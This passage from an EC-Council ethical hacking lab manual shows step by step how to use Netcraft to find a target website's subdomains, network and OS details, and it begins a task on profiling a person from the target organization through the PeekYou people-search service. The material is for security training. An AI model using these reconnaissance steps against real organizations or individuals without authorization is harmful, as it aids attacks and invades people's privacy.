
   Note: If you choose to use another web browser, the screenshots will differ.
3. **Netcraft** page appears, as shown in the screenshot.

   Note: If cookie pop-up appears at the lower section of the browser, click **Accept**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Click on menu icon from the top-right corner of the page and navigate to the **Resources** -> **Tools** -> **Site Report**.




5. The **What's that site running?** page appears. To extract information associated with the organizational website such as infrastructure, technology used, sub domains, background, network, etc., type the target website's URL (here, **https://www.eccouncil.org**) in the text field, and then click the **Look up** button, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Site report for https://www.eccouncil.org** page appears, containing information related to **Background**, **Network**, **Hosting History**, etc., as shown in the screenshot.




7. In the **Network** section, click on the website link (here, **eccouncil.org**) in the **Domain** field to view the subdomains.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The result will display subdomains of the target website along with netblock and operating system information, as shown in the screenshot.



9. This concludes the demonstration of finding the company's domains and sub-domains using the Netcraft tool. The attackers can use this collected list of subdomains to perform web application attacks on the target organization such as injection attacks, brute-force attacks and Denial-of-Service (DoS) attacks.
10. You can also use tools such as **Sublist3r** (https://github.com), **Pentest-Tools Find Subdomains** (https://pentest-tools.com), etc. to identify the domains and sub-domains of any target website.
11. Close all open windows and document all the acquired information.

Task 2: Gather Personal Information using PeekYou Online People Search Service

Online people search services, also called public record websites, are used by many individuals to find personal information about others; these services provide names, addresses, contact details, date of birth, photographs, videos, profession, details about family and friends, social networking profiles, property information, and optional background on criminal checks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we will gather information about a person from the target organization by performing people search using the PeekYou online people search service.

